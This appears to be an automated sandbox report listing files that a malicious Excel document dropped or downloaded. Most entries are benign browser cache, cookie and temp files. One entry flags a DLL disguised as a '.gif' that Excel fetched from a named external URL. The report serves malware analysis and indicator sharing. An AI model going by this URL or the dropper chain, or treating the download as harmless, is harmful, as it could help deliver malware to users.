C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\hsq54HXv3E6bOWi_58PaE6vwTYM.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	exported SGML document, ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	4424
Entropy (8bit):	5.151067247813042
Encrypted:	false
SSDEEP:	96:B3D+ca6IQkQQX6hJmK/Kl9L3vVPTkyfXeJLYLZq76NH:V+ca6IBQQX6aKClFfVPTkyWJLW/
MD5:	FA0E965181E637575B37390656518D0D
SHA1:	06F24D11B54319BE23CDB7C8EEB9D79AAD9CFD06
SHA-256:	4CCC277A590605079234A0C82BFB6C0909B72453D8A45DCACF64463BC429492C
SHA-512:	CA8557ACBC8F7EDEF64FFB0C8A1A7AACE917848FDFA5D3A0ED2867999C6D994DC5E12CEE70E4771C7B0C9C1638071495BD771945FB204B9CFCC589386FFF340
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/hsq54HXv3E6bOWi_58PaE6vwTYM.gz.js
Preview:	define("rmsajax",["require","exports"],function(n,t){function c(){for(var i,n=[],t=0;t<arguments.length;t++)n[t]=arguments[t];if(n.length!=0){if(i=n[n.length-1],n.length==1)ot(i)&&f.push(i);else if(n.length==3){var o=n[0],s=n[1],u=n[2];st(o)&&st(s)&&ot(u)&&(ht(r,o,u),ht(e,s,u))}return window.rms}}function nt(){var i=arguments,n,t;for(o.push(i),n=0;n<i.length;n++)t=i[n],ct(t,r),t.d&&tt.call(null,t);return window.rms}function kt(){var t=arguments,n;for(s.push(t),n=0;n<t.length;n++)ct(t[n],e);return window.rms}function l(){var t,i,n;for(ri(),t=!1,n=0;n<o.length;n++)t=tt.apply(null,p.call(o[n],0))||t;for(i=0;i<s.length;i++)t=ti.apply(null,p.call(s[i],0))||t;if(!t)for(n=0;n<f.length;n++)f[n]()}function tt(){var n=arguments,t,i,f,e;if(n.length===0)return!1;if(t=r[ut(n[0])],n.length>1)for(i=ui.apply(null,n),f=0;f<i.length;f++)e=i[f],e.run=u,dt(e,function(n){return function(){gt(n,i)}}(e));else t.run=u,ft(t,function(){it(t)});return!0}function dt(n,t){var f,u,r;if(!n.state){if(n.state=pt,at(n)

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	107396
Entropy (8bit):	5.804743169573023
Encrypted:	false
SSDEEP:	1536:DWKaY5Se9WnVI78XvnoxJasJvRHKmyGDvDk0Rt9Y56l5ZMpvV05o9OX5xPw8:DWa0eQnVI7qCqZGDvDk4wol5w0EU
MD5:	B6FBFC6A40ED69565C2B1A2E4AABD201
SHA1:	432FF10BD10DB7494D0B2605DEA26C54F8238064
SHA-256:	A05711289E9F8DBA5F0CE5FE3B3096F8C181F537D169997E2DB30F83036052D3
SHA-512:	4BB5E232EFCD233ABA7804A8A3E3F901AFCD89CF82C94A93AE3E5FEDD2F3DE04CCF5A9F45CEC82D622F8A2740DE4B4CF7FA5155D60851C7C6E762A63CE70E909
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Joe Sandbox View:	• Filename: document-69564892.xls, Detection: malicious, Browse • Filename: document-1320073816.xls, Detection: malicious, Browse
IE Cache URL:	http://https://accesslinksgroup.com/ds/0104.gif
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$....._W...6e..6e..6e.)v..6e...w..6e.Rich.6e.....PE..L.....f`.....!... ..Z.....`.....p.....p..Q...P...d.....P.....code...fY.....Z..... ..`.data...Q....p.....^.....@..@.rdata..\_L.....`.....data...P.....x.....@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\6sxhavkE4_SZHA_K4rwWmg67vF0.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\6sxhavkE4_SZHA_K4rwWmg67vF0.gz[1].js	
Size (bytes):	20320
Entropy (8bit):	5.35616705330287
Encrypted:	false
SSDEEP:	384:Kh4xTJXiXZ4sb4ZENXjTDDoFWZ3BnqIfP5IDV6s4RKAvKXAL5Nuwbv++9O:YoTdiJpjBpBnqIH+Z6se4XALueO
MD5:	07F6B49331D0BD13597934A20FAC385B
SHA1:	B39E1439D7FC072AF4961D4AB6DE07D0BC64B986
SHA-256:	4752E030AC235C73E92EC8BBF124D9A32A424457CA9A6D6027A9595DA76F98D7
SHA-512:	333B12B6BC7F72156026829E820A4F24759E15973B474E2FFB264DEE4C50B0E478128255E416F3194E8C170A28DF02AA425D720CC5E15BC2382EA2D6D57A6F5B
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/6sxhavkE4_SZHA_K4rwWmg67vF0.gz.js
Preview:	/*!DisableJavascriptProfiler*/.var BM=BM||{};BM.config={B:{timeout:250,delay:750,maxUrlLength:300,sendlimit:20,maxPayloadSize:14e3},V:{distance:20},N:{maxUrlLength:300},E:{buffer:30,timeout:5e3,maxUrlLength:300},C:{distance:10}},function(n){function vt(){if(!document.querySelector||!document.querySelectorAll){k({FN:"init",S:"QuerySelector"});return}w={};e=[];ft=1;ut=0;rt=0;o=[];s=0;h=!1;var n=Math.floor(Math.random()*1e4).toString(36);t={P:{C:0,N:0,I:n,S:fi,M:r,T:0,K:r,F:0}};vi()}function ei(n,t){var r={};for(var i in n)i.indexOf("_")!==0&&(i in t&&(n[i]!==t[i]||i==="i")?(r[i]=t[i],n[i]=t[i]):r[i]=null);return r}function oi(n){var i={};for(var t in n)n.hasOwnProperty(t)&&(i[t]=n[t]);return i}function b(n,t,r,u){if(!h){k({FN:"snapshot",S:n});return}r=r||gt;t=t||!1;var f=g()+r;ot(o,n)===-1&&o.push(n);t?(yt(),pt(t,u)):f>s&&(yt(),rt=sb_st(pt,r),s=f)}function k(n){var u={T:"CI.BoxModelError",FID:"CI",Name:ht,SV:ct,P:t&&"P"in t?d(t.P):r,TS:f(),ST:v},i,e;for(i in n)u[i]=n[i];e=d(u);wt(e)}func

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\JDHEvZVDnqsG9UcxzgIdtGb6thw.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	408
Entropy (8bit):	5.040387533075148
Encrypted:	false
SSDEEP:	12:2QWV6yRZ1nkDXAn357CXYX0cO2mAICL2b3TRn:2QO6P+5OYXJPi3TRn
MD5:	B4D53E840DB74C55CC3E3E6B44C3DAC1
SHA1:	89616D8595CF2D26B581287239AFB62655426315
SHA-256:	622B88D7D03DDACC92B81FE80A30B3D5A04072268BF9473BB29621E884AAB5F6
SHA-512:	4798E4E1E907EAE161E67B9BAB42206CE0F22530871EEC63582161E29DD00D2D7034E7D12CB3FE56FFF673BC9BB01F0646F9CA5DAED288134CB25978EFBBECF
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/JDHEvZVDnqsG9UcxzgIdtGb6thw.gz.js
Preview:	(function(){function u(){n&&(n.value.length>0?Lib.CssClass.add(sj_b,t):Lib.CssClass.remove(sj_b,t))}function f(r){n.value="";Lib.CssClass.remove(sj_b,t);sj_log("CI.XButton","Clicked","1");i&&Lib.CssClass.add(i,"b_focus");n.focus();n.click();r&&(r.preventDefault(),r.stopPropagation())}var i=_ge("b_header"),n=_ge("sb_form_q"),r=_ge("sb_clt"),t="b_sbText";n&&r&&(sj_be(r,"click",f),sj_be(n,"keyup",u),u())})()

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\NewErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	1310
Entropy (8bit):	4.810709096040597
Encrypted:	false
SSDEEP:	24:5Y0bn73pHlUZtJD0lFBohpZlJiHqw87xTeB0yVFaFG:5b73HJq0TJiHp89TOwU
MD5:	CDF81E591D9CBFB47A7F97A2BCDB70B9
SHA1:	8F12010DFAACDECAD77B70A3E781C707CF328496
SHA-256:	204D95C6FB161368C795BB63E538FE0B11F9E406494BB5758B3B0D60C5F651BD
SHA-512:	977DCC2C6488ACAF0E5970CEF1A7A72C9F9DC6BB82DA54F057E0853C8E939E4AB01B163EB7A5058E093A8BC44ECAD9D06880FDC883E67E28AC67FEE4D070A4CC
Malicious:	false
IE Cache URL:	res://ieframe.dll/NewErrorPageTemplate.css
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #575757;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #2778ec;.. font-size: 38pt;.. font-weight: 300;.. vertical-align:bottom;.. margin-bottom: 20px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 40px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;.. padding-top: 5px;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsBu

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\urlblockindex[1].bin	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	downloaded
Size (bytes):	16
Entropy (8bit):	1.6216407621868583
Encrypted:	false
SSDEEP:	3:PF/l:

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\urlblockindex[1].bin	
MD5:	FA518E3DFAE8CA3A0E495460FD60C791
SHA1:	E4F30E49120657D37267C0162FD4A08934800C69
SHA-256:	775853600060162C4B4E5F883F9FD5A278E61C471B3EE1826396B6D129499AA7
SHA-512:	D21667F3FB081D39B579178E74E9BB1B6E9A97F2659029C165729A58F1787DC0ADADD980CD026C7A601D416665A81AC13A69E49A6A2FE2FDD0967938AA645C0
Malicious:	false
IE Cache URL:	http://https://r20swj13mr.microsoft.com/ieblocklist/v1/urlblockindex.bin
Preview:	.p.J2.....

C:\Users\user\AppData\Local\Temp\88CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	86265
Entropy (8bit):	7.8969167607586295
Encrypted:	false
SSDEEP:	1536:BFlnA+3D5XUYz/wBf8orsEwHKynWLmArf7WtfHR1ijrvWf46rtvpnW:BLA+tDzPjEwqtD3Wt51ijKA6rtvpnW
MD5:	20D99E9ECD5C54BBEDCA4B30775F7227
SHA1:	A429581EB756DE918C9AC2A1DE477E10A1488DEE
SHA-256:	C499644DE8BD976A0245971D1A61D086C4C0A736C21DDB2176FBD6EE64ECA8FC
SHA-512:	7F654814422BD61A5452203EDFA58B3765BBF18ADB73881E05D72DEE52CBA239172B4375285CF371C431BC317860148C5A72A4F43F6E850CD486525A99EA9404
Malicious:	false
Preview:	...n.0.E.....D'...,g...&@....c.0_ .....eEm...t....4._m...1D.I...+..'.mj.....J..b.....c,....).K.h.@..GK++..$....A..A~>.]p.lB..5.b..W.Sq...;'KeYq../.j..k% .Q.l...t...(.x2$]E..dl.....S.."....6 {Le..|.pE@..JFl.9TT..[..7...B^y;...60(.....7....^:.....0M,q#PW]b.....FZ.e_..!u..w_g...>$../w.....\|.Fh..d3C....{p..z..nH.Oy.....-G.}~\|.;...c.j..r=.....>..h>....#>d..l..?>.{/4....uK.....t..i... .#...O7.:jsu.I.CR8..C.I ..?..w.a>.$..I.....PK.....!....M....~.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\CabCFAF.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwlm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-J...."Y...$E.KB..D...D.....3.n..u.....\|..=H4..c&.....f.,..=..-....p2.:..`HX.....b..... Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>? w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...,f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.I....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\Local\Temp\TarCFB0.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.309740459389463
Encrypted:	false
SSDEEP:	1536:TIz6c7xcjgCyrYBZ5pimp4Ydm6Caku2Dnsz0JD8reJgMnl3rlMGGv:TNqccCymfdmoku2DMykMnNGG0
MD5:	4E0487E929ADBBA279FD752E7FB9A5C4
SHA1:	2497E03F42D2CBB4F4989E87E541B5BB27643536
SHA-256:	AE781E4F9625949F7B8A9445B8901958ADECE7E3B95AF344E2FCB24FE989EEB7
SHA-512:	787CBC262570A4FA23FD9C2BA6DA7B0D17609C67C3FD568246F9BEF2A138FA4EBCE2D76D7FD06C3C342B11D6D9BCD875D88C3DC450AE41441B6085B2E5D485A
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....|h....210303062855Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,..=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\~DF4926254C09A8051D.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	1.3570396679531311
Encrypted:	false
SSDEEP:	48:LyNBGBPOvGvGyPmPOtqIt6GGPmPQtaDTg9gTTgXRgo:LyNgmvGJOGkIWO40SRh
MD5:	58BF75F56395903F53F0F5FC9BE8C216
SHA1:	E6202C5BEB00A1E12D1F248DD8BD6D11F50981C7
SHA-256:	059372010D6DAA0671500B7410EE7301016BF6D1E87DD25C2C1B796DC2D86796
SHA-512:	ECF1ADDF06BDC682CA083460DB264ABC9AD77AFE3404E09E2B42E52AF9368B7CCB4D3FE68592C2CC7EEB89EC8E7787849408C8F3D23DEACA6DD54050F9FA A59
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....i#5).....K.j.j.a.q.f.a.j.N.2.c. 0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DF4B6B8A64AA9823FE.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13109
Entropy (8bit):	0.98929534354532
Encrypted:	false
SSDEEP:	24:3NlLONlLrG8pNIlkNIlkNlo1qXNlo1cNlW1MaNja3Bm3o7kjkkkjjko:LyrGpvP1qI1R1MaNja3g38kjkkkjjko
MD5:	2B12E2D50820D0869232554603B78328
SHA1:	547F58E7A06C6D7908F17076430373514595D366
SHA-256:	1417A7777E2A238CACC8DDDBC3C4AB8A2E97806BAECA447E8300A0C8BE35547E
SHA-512:	7C3A238DF248D101AB7854D5A1C914A8C8F76DAF92929E39ECE3206418613930D0EB0A33244DE1EF37664B1EB6BD46941185AC1D829DC082AEF7D5FAA50F942
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....P..=5).....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DF54F36C8B63E1382B.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39633
Entropy (8bit):	1.3790346213951485
Encrypted:	false
SSDEEP:	192:Ly3ve9jVCoICNq14Sv4mwIJysuH6uHquHK:Ly3ve9jV3ICNq14+49IJysRdz
MD5:	8837266B9157EA4B87F01B990F5F9E9C
SHA1:	D111568AD061EBFEE7D32ED6CCFBFBB2AC93D29C
SHA-256:	040779D819E14FB7A5AA30147CF16D6856290E32D203EE236E7857AD31A52BF9
SHA-512:	6756847A29FB80F69512CD44F34968862CB7E349FA0122125DDD4C2C4A11CEAB93117560BBFF2287A358E91045E809A5B6F65AF222BB363328B34004900B8406
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....0..=5).....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DF5F1FA308145CBA72.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	29745
Entropy (8bit):	0.6919277508978947
Encrypted:	false
SSDEEP:	48:Ly2GLYvJM2xmxvM8wO7SaSKL7aspL7a2y:LyuvX4RwOSaSKL7lpL7a9
MD5:	E79D3129EAD79CD7E31E7AE647E07211
SHA1:	B398B387FE9E4D8E53AC8C343BD0720610A28B16
SHA-256:	51A419C53EC6714E117391B644E607487ED331F6C6997AD041155E7076AD75B2

C:\Users\user\AppData\Local\Temp\~DF5F1FA308145CBA72.TMP	
SHA-512:	2A91A380566FB9EE1720BB8576C1A95986C0497F1F4A2AE69922B7AE2DAF3EB647BF89F35BB5DAEB1EC24DAD02145F5CA7A25DAC20BEF956FC1E16B2711FC6D7
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....M5).....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DF7FCBE7F3B2FEC721.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	52910
Entropy (8bit):	2.287535310815839
Encrypted:	false
SSDEEP:	384:LyKv49NVyq1e/eOMYs+dqgAuOgDXHIHfSHBLCgDXHIHphSg:tRo67o
MD5:	4250852E02458BE27C1991F0E58C2980
SHA1:	1CFC74DA230E8C9D3A4AD1346F7C40147757CAD6
SHA-256:	51CDA92A573A33B78A8BD57E42F0C95D428B16441712A7374948E3BC9A0BF16C
SHA-512:	67D2773EB4D21A2D18F39D82674E2E91F0B31EC781DEF1015FCF948E6867B263188947B60043AA7B1FDF9F29EDB43ED4B133DCC6105A61F76F23AB0142BC524
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....$5).....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Sun Apr 4 08:28:36 2021, atime=Sun Apr 4 08:28:36 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.479316095219766
Encrypted:	false
SSDEEP:	12:85Qo0LgXg/XAlCPCHaXgzB8IB/wB/vX+WnicvbLbDtZ3YilMMEpxRljKrcCTdJP8:851i/XTwz6IoYe7Dv3qSnrNru/
MD5:	10952164B3EF6840C509B688BC343C66
SHA1:	18BBD088D026F12B3E533850D89373202723D62D
SHA-256:	020731B5B73F6263D0878E98CE15703E734C97E558E4D994ACC142AC0638269A
SHA-512:	6E89BC6C1DB6104F121E891A75B1194CBFA4AEDACBFF79E7EFC72EAD735CC1D65F0663F45F1330C505FAF4C822098D140EC661892B9C5604B4DE97AEB65403C
Malicious:	false
Preview:	L.....F.....7G..y...4)..y...4)... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R.K..Desktop.d.....QK.X.R.K*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\320946\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....320946.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1370071295.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Sun Apr 4 08:28:36 2021, atime=Sun Apr 4 08:28:36 2021, length=185344, window=hide
Category:	dropped
Size (bytes):	2118
Entropy (8bit):	4.532934181499579
Encrypted:	false
SSDEEP:	24:8xjI/XTwz6Ikn62NeskDv3qSndM7dD2xjI/XTwz6Ikn62NeskDv3qSndM7dV:81I/XT3Ik6gnLWQh21I/XT3Ik6gnLWQ/
MD5:	116767A0F68A6828358B73147BB44EEA
SHA1:	C53EBFB07F71AD147F879B5C5474BA9B17392BFA
SHA-256:	E935B68D7AACFC6FFA199B0CBCAFDBD20A54E0D1E0C4525333533F7DDE8005B4
SHA-512:	D046AB3984C7CA2D3908D4AFAC07279DFAE6F7132058AC0B665D55EF1C44C21A63EB97C76E045543F7DFE4EFAA02943B48403B8E39A561BC7F8DF54F0057B17A
Malicious:	false
Preview:	L.....F.... ...T.&..{..y...4)..Zk..4).....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2.....R.K .DOCUME~1.XLS..\.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.-.1.3.7.0.0.7.1.2.9.5...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\320946\Users.user\Desktop\document-1370071295.xls.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.3.7.0.0.7.1.2.9.5...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....320946.....D_....3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	110
Entropy (8bit):	4.785340227252118
Encrypted:	false
SSDEEP:	3:oyBVomMY9LR3M26YCZELR3M26YCmMY9LR3M26YCv:dj6Y9LFfgELFfUY9LFfs
MD5:	A500F923EDBFE547DF60A273D18D53CF
SHA1:	2E619B40C653D1C60A59890F30B9165C4375DE5D
SHA-256:	7F095020B0CAE949F306A4A3935C7E244735D41344854EE9AB92EA7FC855FBE0
SHA-512:	03B190A3E25CA11AEB708C77C3F80FDF41364BE73E9212D5E373F107891DE65A7151CD269DA1C4C2B793A368DA388CFC7B910DC3E784787F966D1C87C6404B5
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..document-1370071295.LNK=0..document-1370071295.LNK=0..[xls]..document-1370071295.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\4EGO8ZMQ.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	94
Entropy (8bit):	4.324878173925661
Encrypted:	false
SSDEEP:	3:eGp5bR4XgVBUVXJUOHjW2GWdRz:LLt4NVXDjuWTz
MD5:	07EE4D3B51CEBFC3C682A3218571922A
SHA1:	845CAE945DA27308880DC92248D97ABD7B001DA5
SHA-256:	76D39F53596F1BE53781EDFFCC5D6D65DEE9DF353374AF209B12AE35B0498464
SHA-512:	B3F7A9700CA72F7324AD027A175047375BB0BFCD9CACE6BEFFAF4AEE21F1C25442878AFFD63386FC82EC085AC7211C8FA69137B3F4A113DD9EFF58B068CD7A0F
Malicious:	false
Preview:	MUID.099651EE0C2061E9079E41E10DF7608B.bing.com/.1024.1497582336.30956384.615187782.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\EM0AF430.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	347
Entropy (8bit):	4.71724974832748
Encrypted:	false
SSDEEP:	6:LLt4NVXDjuWTZ6zMgXUjuWT11aOW3ooVXDjuWT11a5AHisl6Xi1tQAVXDjuWT11o:N4N9DjtdgXUjt11Pdo9Djt11Nisl6tAU
MD5:	0384AD573DCFD2FC30E961E4C9800AD9
SHA1:	0BFD064E0973F334EB866B0F5C957B96170C9D9C
SHA-256:	F83F0268FEB8743B6E34E89BFD4D501B77EAE3604A8B5D133443BCA4636BC1D3
SHA-512:	BC49BA2EC7677A2B30D936315E15D0D3B2E0740F73151DC3340F51DD3245B008D178D0073B07B45BF04B969B11AF27B5F1FFF97123DBE6474ADAF10BBF76198
Malicious:	false
Preview:	MUID.099651EE0C2061E9079E41E10DF7608B.bing.com/.1024.1497582336.30956384.615187782.30878005.*._EDGE_V.1.bing.com/.9216.1497582336.30956384.615343783.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.1497582336.30956384.615343783.30878005.*.SRCHUID.V=2&GUID=45FEC09314464B06A21529DFD3D0A2CE&dmnchg=1.bing.com/.1024.1497582336.30956384.615343783.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\LHCYDYR3.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	232
Entropy (8bit):	4.562967448410149
Encrypted:	false
SSDEEP:	6:LLt4NVXDjuWTZ6zMgXUjuWT11aOW3ooVXDjuWT11o:N4N9DjtdgXUjt11Pdo9Djt11o
MD5:	D9F07AE8BA8C29E0E6234881C49364AA
